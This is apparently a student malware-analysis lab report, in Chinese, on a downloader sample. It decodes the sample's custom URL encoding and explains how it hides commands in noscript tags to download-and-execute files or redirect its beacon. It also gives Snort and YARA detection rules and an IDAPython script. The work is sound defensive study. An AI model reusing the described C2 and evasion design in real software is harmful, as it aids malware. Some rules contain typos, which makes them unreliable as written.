


'd'函数调用了 `URLDownloadToCacheFileA` 和 `CreateProcessA`，这与Lab14-1中的代码十分相似。共享函数的输出提供了URL，推断这是某种解码函数。'r'函数也使用了编码函数，它接收输出并在 `0x00401372` 处的函数使用了它，其中引用了 `CreateFile`、`WriteFile` 以及先前提到相同的 `c:\autobat.exe` 配置文件。根据这些证据中，推断'r'函数的目的是覆盖配置文件，将恶意代码重定向到不同的信令URL。

查看用于redirect和download功能的编码函数。一旦解码，内容被作为URL使用。

检查位于 `0x00401147` 处的编码函数：



注意右下角的循环。循环开始是strlen调用，这意味着输入在这个地方被编码。

检查一下循环的结尾，可以看到返回循环顶部之前，包含输出的变量(被函数末尾处它的存在确定)被加1，而源函数增加了2个。

这个函数一次从源中取两个字符并将它们转成一个数字(使用atoi函数)，然后使用这个数字作为下面字符串的索引: /abcdefghijklmnopqrstuvwxyz0123456789:.

虽然这个字符串看起来与Base64字符串几分相似，但是它没有大写字母，并且只有39个字符(一个URL完成可以只用小写字母表示)。

参考书中的编码对照表：

h	t	t	p	:	/	/	w	w	w	.	p	r	a	c	t	i	c	a	l
08	20	20	16	37	00	00	23	23	23	38	16	18	01	03	20	09	03	01	12

m	a	l	w	a	r	e	a	n	a	l	y	s	i	s	.	c	o	m	/	s	t	a	r	t	.	h	t	m
13	01	12	23	01	18	05	01	14	01	12	25	19	09	19	38	03	15	13	00	19	20	01	18	20	38	08	20	13


任何一个以http://开头的URL编码总是包含字符串 08202016370000

- 为这个恶意代码生成一个合适的特征集合

总的来说，有3种类型的通信的方法：信令包、嵌入在网页中的命令，以及下载和执行文件的请求。因为下载请求完全根据来自于攻击者数据并且为它生成一个特征会十分困难。

1. 信令

信令包:



被定义为URL元素可能是临时的(虽然在已知的情况下它们一定会被使用)。部分为静态的，它们来自于代码中两个不同的字符串。

因为攻击者犯了包含额外User-Agent:的错误，因此作为检测目标的明显特征是带有额外User-Agent头部的某些User-Agent字符串。

```
alert tcp $HOME NET any ->$EXTERNAL NET $HTTP PORTS (msg:"PM14.3.1  
SpecificUser-Agent with duplicate header"; content:"User-Agent 3a20 User-  
Agent/3a20Mozilla/4.0|20|  
(compatible\;|20|MSIE|20|7.0\;|20|windows|20|NT|20|5.1\;|20,.NET20CLR|20|3.0.  
4506.2152\;|20|.NET|20|CLR|20|3.5.30729)";http header;sid:20001431;rev:1;)
```

2. 网页命令

download和redirect函数使用相同的例程来解码URL(如图14-5L所示)，因此将这两条命令一起作为检测目标。使用了字符串08202016370000作为特征，之前已经确定它是http://的编码表示形式。

quit命令本身有一个已知的字符，所以它自身不足以作为检测目标。因此作为检测目标的最后一条命令是sleep，可以使用如下的特征检测到它：

```
alert tcp $EXTERNAL NET $HTTP PORTS ->$HOME NET any(msg:"PM14.3.4  
SleepCommand";content:"96'";pcrc:"^/s[^/]{0,15}\/[0-9]  
{2,20}96'/" ;sid:20001434;rev:1;)
```

2. 问题解答

(1) 在初始信令中硬编码元素是什么？什么元素能够用于创建一个好的网络特征？

硬编码的头部包括 Accept、Accept-Language、UA-CPU、Accept-Encoding 和 User-Agent。

恶意代码错误地添加了一个额外的 User-Agent，在实际的 User-Agent 中，会导致重复字符串：User-Agent:User-Agent:Mozilla... 针对完整的 User-Agent 头部 (包括重复字符串)，可以构造一个有效的检测特征。

(2) 初始信令中的什么元素可能不利于可持久使用的网络特征？

当且仅当配置文件不可用时，域名和 URL 路径都会采用硬编码。这个硬编码的 URL 应该与所有配置文件一起构造特征。

然而，以硬编码组件为检测目标，比结合硬编码组件与动态 URL 链接，检测效果可能会更好。因为使用的 URL 存储在配置文件中，并且随着命令而改变，所以它是临时的。

(3) 恶意代码是如何获得命令的？本章中的什么例子用了类似的方法？这种技术的优点是什么？

恶意代码从 Web 页面上 noscript 标签中的某些特定组件来获得命令，这与本章中提到的注释域例子类似。

使用这种技术，恶意代码可以向一个合法的网页发出信令，并且接收合法内容，这使防御者区分恶意流量与合法流量变得更加困难。

(4) 当恶意代码接收到输入时，在输入上执行什么检查可以决定它是否是一个有用的命令？攻击者如何隐藏恶意代码正在寻找的命令列表？

a. 执行什么检查可以决定它是否是一个有用的命令？

- 要将内容解析为命令，必须包含被完整URL(包括 http://)跟随的初始 noscript 标签，此 URI 包含的域名与原始网页请求的域名相同。
- 此URL路径必须以96'结尾。域名和96(其中被截断)之间的两部分组成了命令和参数(如/command/1213141516类似的形式)。
- 命令的第一个字母必须与提供命令相对应，在合适的时候，参数必须翻译成给定的命令中有意义的参数。

b. 攻击者如何隐藏恶意代码正在寻找的命令列表？

恶意代码编写者限制了可以提供有关恶意代码功能线索的字符串列表。当搜索noscript标签时，恶意代码搜索了<no，接着用独立不规则的字符比较操作来确定noscript标签。

恶意代码也复用了域名所使用的缓冲区，来检查命令的内容。此外对96'的字符串搜索只有三个字符，另外唯一的单字符串搜索是字符1。

当匹配命令时，仅仅考虑第一个字符，所以攻击者可能会在Web响应中提供soft或者seller，而实际上给恶意代码下达的是休眠的命令。

流量分析可能确认攻击者在使用单词soft发送一个命令给恶意代码，而这可能会误导分析者在特征中使用完整单词。攻击者在不修改恶意代码的情况下，就可以无限制地使用seller或者任意以s开头的单词。

(5) 什么类型的编码用于命令参数？它与 Base64 编码有什么不同？它提供的优点和缺点各是什么？

参数使用的是自定义编码，虽然简单但不是 Base64 编码。

参数由偶数个数字来进行表示（一旦尾部的 96 被删除）。每组两个数字代表的原始数字是数组 /abcdefghijklmnopqrstuvwxyz0123456789:~ 的索引。这些参数仅用于 URL 间的通信，所以没有必要用到大写字符。

这种编码方案的好处是：它不是标准算法，所以要理解它的内容，需要逆向工程分析它。

缺点是很简单：在字符串输出中它可能被识别为可疑，因为 URL 总是以相同方式开头

(6) 这个恶意代码会接收哪些命令？

恶意代码命令包括 quit、download、sleep 和 redirect。quit 命令就是简单退出程序 download 命令是下载并且运行可执行文件，不过与以前的实验不同，这里攻击者可以指定 URL 下载。redirect 命令修改了恶意代码使用的配置文件，因此导致了一个新的信令 URL。

(7) 这个恶意代码的目的是什么？

这个恶意代码本质上就是一个下载器。它有一些重要的优点，例如基于 Web 的控制，在确认为恶意域名并关闭后很容易做出调整。

(8) 本章介绍了用独立的特征，来针对不同位置代码的想法，以增加网络特征的鲁棒性。那么在这个恶意代码中，可以针对哪些区段的代码，或是配置文件，来提取网络特征？

恶意代码行为中某些特殊元素可能作为独立的检测目标，比如：

- 与静态定义的域名和路径，以及动态发现的 URL 中相似信息有关的特征。与信令中静态组件有关的特征。
- 能够识别命令初始请求的特征。
- 能够识别命令与参数对特定属性的特征

(9) 什么样的网络特征集应该被用于检测恶意代码？

两种方法：信令包、嵌入在网页中的命令。详见上述分析过程。

三、yara规则

基于以上分析编写yara规则如下：

```
rule lab1401exe{
  strings:
    $string1 = "http://www.practicalmalwareanalysis.com/%s/%c.png"
    $string2 = "%c%c%c%c%c%c%c%c%c%c%c%c"
    $string3 = "%s-%s"
    $string4 = "I.@"
  condition:
    filesize < 200KB and uint16(0) == 0x5A4D and uint16(uint16(0x3C)) ==
    0x00004550 and all of them
}
rule lab1402exe{
  strings:
    $string1 =
    "WXYZlabcd3fghijko12e456789ABCDEFGHJKLMN+PQRSTUVWXYZ"
    $string2 = "COMSPEC"
  condition:
    filesize < 200KB and uint16(0) == 0x5A4D and uint16(uint16(0x3C)) ==
    0x00004550 and all of them
}
rule lab1403exe{
  strings:
    $string1 = "http://www.practicalmalwareanalysis.com/start.htm"
    $string2 = "autobat.exe"
    $string3 = "Accept-Language: en-US"
```

```
condition:
    filesize < 200KB and uint16(0) == 0x5A4D and uint16(uint16(0x3C)) ==
0x00004550 and all of them
}
```

运行结果如下，可见所有恶意文件都被检出：

```
PS D:\大三上\大三上\恶意代码分析与防治技术\Practical Malware Analysis Labs\Pract
ion\Chapter_14L> .\yara64.exe -r -c .\Lab14.yar .
.\Lab14.yar: 0
.\Lab14-02.exe: 1
.\Lab14-01.exe: 1
.\Lab14-03.exe: 1
```

四、IDA Python脚本编写

遍历所有函数，排除库函数或简单跳转函数，当反汇编的助记符为call或者jmp且操作数为寄存器类型时，输出该行反汇编指令。

定位当前函数：

- 获取光标所在函数的名称、起止地址。

检查函数属性：

- 打印函数是否具有特定标志位（如 `FUNC_NORET`、`FUNC_FRAME` 等）。

分析函数内部指令：

- 如果函数不是库函数或跳板函数，则列出函数内的所有 `call` 和 `jmp` 指令的地址和反汇编内容。

```
import idutils
ea=idc.ScreenEA()
funcName=idc.GetFunctionName(ea)
func=idaapi.get_func(ea)
print("FuncName:%s"%funcName)
print "Start:0x%x,End:0x%x" % (func.startEA,func.endEA)

flags = idc.GetFunctionFlags(ea)
if flags&FUNC_NORET:
    print "FUNC_NORET"
if flags & FUNC_FAR:
    print "FUNC_FAR"
if flags & FUNC_STATIC:
    print "FUNC_STATIC"
if flags & FUNC_FRAME:
    print "FUNC_FRAME"
if flags & FUNC_USERFAR:
    print "FUNC_USERFAR"
if flags & FUNC_HIDDEN:
    print "FUNC_HIDDEN"
if flags & FUNC_THUNK:
    print "FUNC_THUNK"
if not(flags & FUNC_LIB or flags & FUNC_THUNK):# 获取当前函数中call或者jmp的指令
    dism_addr = list(idutils.FuncItems(ea))
    for line in dism_addr:
        m = idc.GetMnem(line)
        if m == "call" or m == "jmp":
```

```
print "0x%x %s" % (line, idc.GetDisasm(line))
```

在Lab14-03.exe的IDA Pro中运行该脚本

分析出光标所在位置的函数sub_401147的call指令和jmp指令：

```
-----  
FuncName:sub_401147  
Start:0x401147,End:0x4011f3  
FUNC_FRAME|  
0x40115c call    _strlen  
0x40117d jmp     short loc_4011EF  
0x401190 call    _strlen  
0x4011b1 call    _atoi  
0x4011df jmp     short loc_40118C
```

五、实验结论及心得体会

1. 在Lab14-02中，在进行动态分析时使用wireshark没有发现参考书中所示信令

使用Netcat工具再次尝试看到了第一个信令，却没看到第二个。

那么问题可能出现在所模拟服务器的方法上。这个特殊的恶意代码使用了两个线程，它们都发出一个 HTTP 请求到同一个服务器。如果其中一个线程没有获得响应，整个进程将退出。

如果使用 Netcat 或者其他简单解决办法来模拟服务器，可能得到第一个信令，但是当第二个信令失败时，第一个线程也会退出。要动态分析整个恶意代码，必须使用一个健壮的虚拟服务器工具(如 INetSim)。

分析查看可以查看到两条信令，并且在执行之后恶意程序自己删除了。

2. 在本次实验中学习了有关恶意代码网络特征的分析方式，不同的恶意代码有不同的编码方式，实现思路和网络特征。开始恶意代码网络行为分析的最好方法是**挖掘恶意代码已经生成的日志、报警以及网络包**。
3. 通常情况下，一些硬编码的协议组件会被作为密钥使用。例如,攻击者可能使用指定的User-Agent 字符串作为身份认证密钥，以检测出一些非法探测，甚至是将非法探测进行重路由。攻击者要绕开这类特征，他们也需要更改两端的代码。

确定流量中不太明显的协议元素。有时，多个防御者同时行动会妨碍恶意代码的检测。如果另一个防御者创建了一个特征，这个特征对攻击者取得了成功，则攻击者可能被迫调整他们的恶意代码，来逃避这个特征。如果依靠同一个特征，或者针对攻击者通信协议的相同方面提取特征，那么攻击者的调整也会影响你的特征。要防止攻击者回应另一个防御者时让特征过时，你需要尝试确定其他防御者可能还没有注意到的恶意操作。仔细观察恶意代码获得的信息，将能帮助开发出一个健壮的特征。